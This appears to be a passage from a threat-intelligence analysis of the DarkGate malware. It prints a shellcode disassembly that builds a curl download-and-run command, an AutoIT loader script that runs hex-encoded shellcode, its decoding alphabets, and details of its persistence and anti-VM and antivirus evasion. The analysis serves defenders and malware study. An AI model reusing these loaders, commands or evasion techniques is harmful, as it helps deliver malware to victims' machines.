


Figure 13 DarkGate payload decryption using XOR.

Later versions (4.17b) employ custom Base64 decoding using a custom alphabet to decode the last stage. It uses the second data chunk as the alphabet and the third split as the encoded file.

Version 5 Enhancements

DarkGate version 5 introduces a new execution chain using DLL side-loading and enhanced shellcodes and loaders. However, it retains some version 4 features including VBS/MSI initial stages and AutoIT scripts.




Figure 14 Overview of the DarkGate v5 multistage installation chain. The VBS method retrieves an AutoIT binary and second stage payload remotely. Meanwhile, the MSI executable drops a legit application and the DLL that will be side-loaded, which will execute a shellcode to download and execute the second stage payload.

First stage

The first stage of DarkGate version 5 is similar to version 4, it relies on a VBS script to download further stages or a MSI file to drop them. The execution flow differs between the VBS and MSI distribution vectors:

- The VBS version directly drops the AutoIT payload instead of a DLL/executable combination.
- The MSI version utilizes DLL side-loading, where a signed executable loads a malicious DLL.

DLL side-loading

We discovered a new DarkGate v5 infection vector using DLL side-loading, where a legitimate app loads a malicious DLL. In this case, the KeyScrambler application loads a trojanized DarkGate version of "KeyScramblerE.dll" library.

The DLL has 21 dummy exports to appear normal. The real malicious code is executed in the DLL entry point, which contains a XOR decryption routine to extract and execute a shellcode payload.




Figure 15: XOR decryption routine used to decrypt the next stage, a shellcode.

Shellcode

The updated shellcode uses the curl utility to retrieve the next-stage AutoIT executable, similar to version 4.

```

00000101 C6 03 63 mov byte ptr [ebx], 63h ; 'c'
00000104 C6 43 01 6D mov byte ptr [ebx+1], 6Dh ; 'm'
00000108 C6 43 02 64 mov byte ptr [ebx+2], 64h ; 'd'
0000010C C6 43 03 20 mov byte ptr [ebx+3], 20h ; ' '
000001E0 C6 43 04 2F mov byte ptr [ebx+4], 2Fh ; '/'
000001E4 C6 43 05 63 mov byte ptr [ebx+5], 63h ; 'c'
000001E8 C6 43 06 20 mov byte ptr [ebx+6], 20h ; ' '
000001EC C6 43 07 63 mov byte ptr [ebx+7], 63h ; 'c'
000001F0 C6 43 08 64 mov byte ptr [ebx+8], 64h ; 'd'
000001F4 C6 43 09 20 mov byte ptr [ebx+9], 20h ; ' '
000001F8 C6 43 0A 2F mov byte ptr [ebx+0Ah], 2Fh ; '/'
000001FC C6 43 0B 64 mov byte ptr [ebx+0Bh], 64h ; 'd'
00000200 C6 43 0C 20 mov byte ptr [ebx+0Ch], 20h ; ' '
00000204 C6 43 0D 25 mov byte ptr [ebx+0Dh], 25h ; '%'
00000208 C6 43 0E 74 mov byte ptr [ebx+0Eh], 74h ; 't'
0000020C C6 43 0F 65 mov byte ptr [ebx+0Fh], 65h ; 'e'
00000210 C6 43 10 6D mov byte ptr [ebx+10h], 6Dh ; 'm'
00000214 C6 43 11 70 mov byte ptr [ebx+11h], 70h ; 'p'
00000218 C6 43 12 25 mov byte ptr [ebx+12h], 25h ; '%'
0000021C C6 43 13 20 mov byte ptr [ebx+13h], 20h ; ' '
00000220 C6 43 14 26 mov byte ptr [ebx+14h], 26h ; '&'
00000224 C6 43 15 20 mov byte ptr [ebx+15h], 20h ; ' '
00000228 C6 43 16 63 mov byte ptr [ebx+16h], 63h ; 'c'
0000022C C6 43 17 75 mov byte ptr [ebx+17h], 75h ; 'u'
00000230 C6 43 18 72 mov byte ptr [ebx+18h], 72h ; 'r'
00000234 C6 43 19 6C mov byte ptr [ebx+19h], 6Ch ; 'l'
00000238 C6 43 1A 20 mov byte ptr [ebx+1Ah], 20h ; ' '
0000023C C6 43 1B 2D mov byte ptr [ebx+1Bh], 2Dh ; '-'
00000240 C6 43 1C 6F mov byte ptr [ebx+1Ch], 6Fh ; 'o'
00000244 C6 43 1D 20 mov byte ptr [ebx+1Dh], 20h ; ' '
00000248 C6 43 1E 41 mov byte ptr [ebx+1Eh], 41h ; 'A'
0000024C C6 43 1F 75 mov byte ptr [ebx+1Fh], 75h ; 'u'
00000250 C6 43 20 74 mov byte ptr [ebx+20h], 74h ; 't'
00000254 C6 43 21 6F mov byte ptr [ebx+21h], 6Fh ; 'o'
00000258 C6 43 22 69 mov byte ptr [ebx+22h], 69h ; 'i'
0000025C C6 43 23 74 mov byte ptr [ebx+23h], 74h ; 't'
00000260 C6 43 24 33 mov byte ptr [ebx+24h], 33h ; '3'
00000264 C6 43 25 2E mov byte ptr [ebx+25h], 2Eh ; '.'
00000268 C6 43 26 65 mov byte ptr [ebx+26h], 65h ; 'e'
0000026C C6 43 27 78 mov byte ptr [ebx+27h], 78h ; 'x'
00000270 C6 43 28 65 mov byte ptr [ebx+28h], 65h ; 'e'
00000274 C6 43 29 20 mov byte ptr [ebx+29h], 20h ; ' '
00000278 C6 43 2A 68 mov byte ptr [ebx+2Ah], 68h ; 'h'
0000027C C6 43 2B 74 mov byte ptr [ebx+2Bh], 74h ; 't'
00000280 C6 43 2C 74 mov byte ptr [ebx+2Ch], 74h ; 't'
00000284 C6 43 2D 70 mov byte ptr [ebx+2Dh], 70h ; 'p'
00000288 C6 43 2E 3A mov byte ptr [ebx+2Eh], 3Ah ; ':'
0000028C C6 43 2F 2F mov byte ptr [ebx+2Fh], 2Fh ; '/'
00000290 C6 43 30 2F mov byte ptr [ebx+30h], 2Fh ; '/'

```

Figure 16 Shellcode used to download the next stage, the "AutoIT3.exe" executable along with an AutoIT compiled script.

AutoIT

The dropped AutoIT binary looks similar to the AutoIT script from version 4. However, in this case, the loader is not a Base64 encoded PE file, but a hardcoded shellcode instead.

```

$SHJwDeG &= 9DD021F9FF4B85DB7C53
$SHJwDeG &= "438B85CC21F9FF"
$SHJwDeG &= "0FB700C1E80C83F803752F8B95F021"
$SHJwDeG &= "F9FF8B850022F9FF8BC82B4A348B95"
$SHJwDeG &= "D421F9FF8B1203D08B85CC21"
$SHJwDeG &= "F9FF668B006625FF"
$SHJwDeG &= "0F0FB7C003D0"
$SHJwDeG &= "010A8B85CC21F9FF83C0028985"
$SHJwDeG &= "CC21F9FF4B75AE8B85D4"
$SHJwDeG &= "21F9FF8B40040385D421F9"
$SHJwDeG &= "FF8985D421F9FF8B85D421F9FF2B85D821F9FF8B95"
$SHJwDeG &= "F021F9FF3B82A4000000"
$SHJwDeG &= "0F824CFFFFFFF8B85F021F9FF"
$SHJwDeG &= "8B40288985FC21F9"
$SHJwDeG &= "FF8B850022F9FF0385"
$SHJwDeG &= "FC21F9FFFE05F5E"
$SHJwDeG &= "5B8BE55DC38D40"

$fpmxpu = DllStructCreate("byte[" & 3175 & "]")
if not fileexists("C:\Program Files (x86)\Sophos") then
DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($fpmxpu), "int", 3175, "dword", 0x40, "dword*", null)
endif
DllStructSetData($fpmxpu, 1, BinaryToString("0x"&$SHJwDeG))
DllCall("user32.dll", "int", "EnumWindows", "ptr", DllStructGetPtr($fpmxpu), "lparam", 0)
endif

```

Figure 17: AutoIT script used to execute the DarkGate v5 loader.

Loader

DarkGate v5 introduces a new shellcode loader that downloads, decrypts, and executes the final payload. Unlike previous versions, the XOR decryption key is extracted from the first 8 bytes of the downloaded data rather than being hardcoded. This new stealthier loader presents the incremental improvements in DarkGate's multistage infection chain. The developer continuously modifies tactics to increase stealth, hinder analysis, and evade security defenses.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0:0000	59	71	6D	4D	4B	76	67	68	14	2B	3D	4D	49	76	67	68	YqmMKvgh, +=MIvgh
0:0010	5D	71	62	4D	B4	89	67	68	E1	71	6D	4D	4B	76	67	68]qbm' %ghâqmMKvgh
0:0020	19	71	77	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	.qwmKvghYqmMKvgh
0:0030	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:0040	59	71	6D	4D	4B	77	67	68	E3	61	6D	43	54	C2	6E	A5	YqmMKwghâamCTÂn¥
0:0050	78	C9	6C	01	86	57	F7	F8	0D	19	04	3E	6B	06	15	07	xÉl. tW=ø...>k...
0:0060	3E	03	0C	20	6B	1B	12	1B	2D	51	0F	28	6B	04	12	06	>.. k...-Q.(k...
0:0070	79	04	03	29	2E	04	47	3F	30	1F	5E	7F	46	7C	43	5F	y...).G?0.^.F C_
0:0080	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:0090	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:00A0	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:00B0	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:00C0	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:00D0	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:00E0	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:00F0	59	71	6D	4D	4B	76	67	68	59	71	6D	4D	4B	76	67	68	YqmMKvghYqmMKvgh
0:0100	59	71	6D	4D	4B	76	67	68	09	34	6D	4D	07	77	6F	68	YqmMKvgh.4mM.woh

Decryption key
Encrypted DarkGate payload

Figure 18: Encrypted DarkGate payload downloaded by the loader, in which the first 8 bytes are the XOR key used to decrypt the rest of the file.

DarkGate malware payload

The DarkGate payload is a modular sample that contains many functionalities to fully control a remote system. Since the release of version 4 in June 2023, DarkGate has received different updates and fixes to try to overcome the security tools the community has developed, something important for its customers, who pay a generous amount of money for it.

In the following lines, we will describe the different changes to DarkGate in the latest months. To do so, we have analyzed different versions of DarkGate, including one of the latest samples, discovered in October 2023.

Version

4.6

First seen

2023-07-26

MD5

83037a444567a6d47b6221288cdad4e9

SHA1

7cf2487dc111a590f9db5c041f9f3ad84622e044

SHA256

6750f31ef5e1fe74c1121b0ab1308f93e09505a63322b6ce16fe04099ce8993e

Compiler

Borland Delphi(2-3)

File size

491234 bytes (480 KB)

Version

4.10.2

First seen

2023-09-12

MD5

3f2ae21059230fd9d7e72a1558cd81eb

SHA1

b4124a0428b45bf73b97095cc9a453306f0337bf

SHA256

73c0d0f220a30b541e0855e8039b8050d1332ff03c3e0c8a35671bd5eb9d30be

Compiler

Borland Delphi(2-3)

File size

489984 bytes (479 KB)

Version

4.17b

First seen

2023-10-04

MD5

9bf2ae2da16e9a975146c213abd7cd4f

SHA1

b4850a42227dc43d4079392eb3a449e8a3f6312d

SHA256

74729d4569691daf72e23849e91461471411f551639663e11e1091a48790611e

Compiler

Borland Delphi(2-3)

File size

493056 bytes (483 KB)

Version

5.0.19

First seen

2023-10-10

MD5

63f9b76e4bf4983e13eba7e22dd22781

SHA1

a25081cf2da611b827f11f653ddcc2f18647ff93

SHA256

bec37877e3bffa222efb5c5680c7defd2d917317293d7fa70e0882ad45290a40

Compiler

Borland Delphi(2-3)

File size

397312 bytes (388 KB)

String decryption

DarkGate contains multiple readable strings to operate. However, these strings are encoded in all versions, except v5.0.19 which only encodes a few ones like the C&C URL. This encoding follows the same approach, a Base64 encoding with custom alphabets: one to encode the configuration and another to encode general purpose strings.

DarkGate 4.6 used different ASCII versions of the alphabet, in this example the alphabets were the following.

```
configuration =  
"zLAXuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhIX48ZHnvjJDBNFtMd1I5acwbqT+="  
general_strings  
="GYsyiN0PCntRw8TM7ZlCjWH5xp=+hFd91Dfzu6aE3v2AoXgVUKlme4qbkrJOBSLQ"
```

This approach resulted in every encoded string being in ASCII format, something the security community's tools had in mind to decode them. Nevertheless, to try to break these security tools, the DarkGate developer modified the encoding by setting a non-ASCII alphabet to encode general purpose strings. However, it maintained the same alphabet for the

configuration string, but added a Zlib compression prior encoding it. These changes resulted in encoded strings that were not in ASCII format. This disruption forced security tools to adapt. The alphabets of the 4.17b sample were the following:

```
configuration =  
"zLAXuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhIX48ZHnvjJDBNFtMd1I5acwbqT+="  
general_strings = [0x3C, 0x22, 0x2A, 0x89, 0xB5, 0xAC, 0xB2, 0xD1, 0xB6, 0xF1, 0xB1,  
0xBA, 0xE7, 0x87, 0xA1, 0xA8, 0xB4, 0xA6, 0x5E, 0xA5, 0x5B, 0xA3, 0x8C, 0x99, 0x83,  
0x23, 0x29, 0xA4, 0x2C, 0x40, 0xB3, 0x5D, 0x3E, 0x2F, 0x5C, 0x9A, 0x8E, 0x3B, 0xD8,  
0xA7, 0x21, 0x9C, 0x97, 0x7E, 0xCF, 0x25, 0x20, 0x26, 0x80, 0x2E, 0xB7, 0x24, 0x60,  
0xA9, 0x7C, 0x9F, 0x9E, 0xAF, 0x3A, 0xA2, 0x86, 0xAA, 0x28, 0xAE]
```

In the case of version 5.0.19, only one alphabet is used, which is the same as the "configuration" one in previous versions. However, as mentioned earlier, it is used in a few cases.

Configuration

The configuration string includes different parameters that are used by DarkGate to enable or disable various features. The configuration originally had 19 entries, but latest samples, version 4.17b and 5.0.19, show at least 27 parameters whose identifiers (ID) go from 0 to 29, omitting 20 and 21 IDs. In the following table a one-to-one comparison is made between the configuration of all the samples:

```
0=7891  
1=Yes  
2=Yes  
3=No  
5=Yes  
4=50  
6=No
```

8=Yes
7=4096
9=No
10=bbbGcB
11=No
12=No
13=Yes
14=4
15=bIWRRCGvGiXOga
16=4
17=No
18=Yes
19=Yes

0=80
1=Yes
2=Yes
3=No
5=No
4=100
6=Yes
8=No
7=4096
9=Yes
10=bbaede
11=No
12=No
13=Yes
14=16
15=IXBgOPPXXJaUkJm
16=16
17=Yes
18=Yes
19=Yes
22=9999
23=piceofcake 20=Yes

0=2351
1=Yes
2=Yes
3=No

5=No
4=100
6=Yes
8=No
7=4096
9=No
10=txtMut
11=No
12=No
13=Yes
14=4
15=eYCqpouVyqrXSL
16=4
17=Yes
18=Yes
19=Yes
22=8080
23=A1111
24=No
25=60
26=Yes
27=No
28=No
29=Yes

0=2351
1=Yes
2=Yes
3=No
5=No
4=100
6=Yes
8=No
7=4096
9=No
10=txtMut
11=Yes
12=No
13=No
14=4
15=nKHBgEnVjIFSfg

16=4
17=Yes
18=Yes
19=Yes
22=8080
23=A111133
24=Yes
25=4
26=Yes
27=No
28=No
29=Yes

These parameters can be translated as follows (the names recovered from the samples are highlighted in bold):

1. Port number used to communicate with the C&C server.
2. **startup**: the binary will create a copy of itself in the Startup folder "%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" and create a registry key under "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" as persistence mechanism.
3. **rootkit**: the binary will be able to inject code or binaries into different processes using process hollowing and portable executable injection techniques to evade security products.
4. **antivm**: verifies if the current system is running under Virtual Box, VMware or Hyper-V machine by checking the display information of the system.
5. Numerical value that represents the minimum amount of free disk space needed to run DarkGate.
6. **antidisk**: Checks the free disk space available in the system. If the requirement defined in ID 4 is not met, DarkGate will not execute.
7. **antienv**: checks different parameters like display and processor information to determine if the system is running in a virtual machine.
8. Numerical value that represents the minimum amount of RAM needed to run DarkGate.
9. **antiram**: checks the RAM size of the system. If the requirement defined in ID 7 is not met, DarkGate will not execute.
10. Checks if the process of the current system is an Intel Xeon.
11. **internalmutex**: string used as seed, along with the HWID identifier and the input text, to generate a unique string that will be used as an internal mutex.
12. Indicates that the binary was distributed a raw stub, without packing.
13. **DarkGate InternalCrypter DLL**: indicates that the binary was distributed packed/encrypted inside a DLL.

14. **DarkGate InternalCrypter AU3**: indicates that the binary was distributed packed/encrypted inside an Autoit3 file.
15. Unknown. In the samples we analyzed it was used as if the parameter was Boolean instead of integer and, if enabled, it checked the system's RAM size while doing cryptomining checks.
16. Key used when the binary is encrypted inside a DLL.
17. Numeric value that represents the delay the sample will use to ping the C&C server.
18. Checks if the process is being debugged checking the "BeingDebugged" flag in the PEB structure. This feature was missing in latest samples, even when it was enabled in the configuration.
19. Unknown. The analyzed samples lacked this feature. Moreover, they had the parameter enabled, but the own sample disabled it on runtime.
20. Creates persistence copying the file to %LOCALAPPDATA% path and setting the path as value in the registry key "SOFTWARE\Microsoft\Windows\CurrentVersion\Run".
21. Enables the "binder" feature, which listens for an encoded binary that will be stored in the file system or executed using process hollowing, pe injection, or "ShellExecuteExA" function. In some samples this parameter is missing.
22. String value that is appended to the end of string that contains the system information gathered by DarkGate. In some samples this parameter is missing.
23. Port number used by the cryptomining module to communicate with the C&C server.
24. **username**: the username that will be used by the sample.
25. Sends the installation path of DarkGate to the C&C server after trying to elevate privileges.
26. Numeric value that represents the total amount of time, in minutes, the sample will hear for specific commands on a different thread.
27. Unknown. Despite being included in the configuration, it was missing in the samples.
28. If enabled, writes/reads hashed system information to/from a file stored in APPDATA,
29. Enables Kaspersky security product bypass using process injection.
30. Unknown. Despite being included in the configuration, it was missing in the samples.

```

0044DA2E 8D 4D 94          lea    ecx, [ebp+var_6C]
0044DA31 BA A0 DF 44 00    mov    edx, offset param_1
0044DA36 8B 07            mov    eax, [edi]
0044DA38 E8 B3 A7 FC FF    call   @Classes@TStrings@GetValue$qqrx17System@AnsiString
0044DA3D 8B 45 94          mov    eax, [ebp+var_6C]
0044DA40 50              push   eax
0044DA41 8D 55 90          lea    edx, [ebp+var_70]
0044DA44 B8 AC DF 44 00    mov    eax, offset dword_44DFAC ; startup
0044DA49 E8 0A 9A 00 00    call   base64_decode ; startup
0044DA4E 8B 55 90          mov    edx, [ebp+var_70]
0044DA51 8B C3            mov    eax, ebx
0044DA53 59              pop    ecx
0044DA54 E8 97 AE FC FF    call   @Classes@TStrings@SetValue$qqrx17System@AnsiStringt1
0044DA59 8D 40 8C          lea    ecx, [ebp+var_74]
0044DA5C BA C0 DF 44 00    mov    edx, offset param_2
0044DA61 8B 07            mov    eax, [edi]
0044DA63 E8 88 A7 FC FF    call   @Classes@TStrings@GetValue$qqrx17System@AnsiString
0044DA68 8B 45 8C          mov    eax, [ebp+var_74]
0044DA6B 50              push   eax
0044DA6C 8D 55 88          lea    edx, [ebp+var_78]
0044DA6F B8 CC DF 44 00    mov    eax, offset dword_44DFCC ; rootkit
0044DA74 E8 DF 99 00 00    call   base64_decode ; rootkit
0044DA79 8B 55 88          mov    edx, [ebp+var_78]
0044DA7C 8B C3            mov    eax, ebx
0044DA7E 59              pop    ecx
0044DA7F E8 6C AE FC FF    call   @Classes@TStrings@SetValue$qqrx17System@AnsiStringt1
0044DA84 8D 4D 84          lea    ecx, [ebp+var_7C]
0044DA87 BA E0 DF 44 00    mov    edx, offset param_3
0044DA8C 8B 07            mov    eax, [edi]
0044DA8E E8 5D A7 FC FF    call   @Classes@TStrings@GetValue$qqrx17System@AnsiString
0044DA93 8B 45 84          mov    eax, [ebp+var_7C]
0044DA96 50              push   eax
0044DA97 8D 55 80          lea    edx, [ebp+var_80]
0044DA9A B8 EC DF 44 00    mov    eax, offset dword_44DFEC ; antivm
0044DA9F E8 B4 99 00 00    call   base64_decode ; antivm
0044DAA4 8B 55 80          mov    edx, [ebp+var_80]
0044DAA7 8B C3            mov    eax, ebx
0044DAA9 59              pop    ecx
0044DAAA E8 41 AE FC FF    call   @Classes@TStrings@SetValue$qqrx17System@AnsiStringt1
0044DAAF 8D 8D 7C FF FF FF lea    ecx, [ebp+var_84]
0044DAB5 BA 00 E0 44 00    mov    edx, offset param_6
0044DABA 8B 07            mov    eax, [edi]
0044DABC E8 2F A7 FC FF    call   @Classes@TStrings@GetValue$qqrx17System@AnsiString
0044DAC1 8B 85 7C FF FF FF mov    eax, [ebp+var_84]
0044DAC7 50              push   eax
0044DAC8 8D 95 78 FF FF FF lea    edx, [ebp+var_88]
0044DACE B8 0C E0 44 00    mov    eax, offset dword_44E00C ; antiaenv
0044DAD3 E8 80 99 00 00    call   base64_decode ; antiaenv
0044DAD8 8B 95 78 FF FF FF mov    edx, [ebp+var_88]
0044DADE 8B C3            mov    eax, ebx
0044DAE0 59              pop    ecx
0044DAE1 E8 0A AE FC FF    call   @Classes@TStrings@SetValue$qqrx17System@AnsiStringt1
0044DAE6 8D 8D 74 FF FF FF lea    ecx, [ebp+var_8C]
0044DAEC BA 20 E0 44 00    mov    edx, offset param_8
0044DAF1 8B 07            mov    eax, [edi]
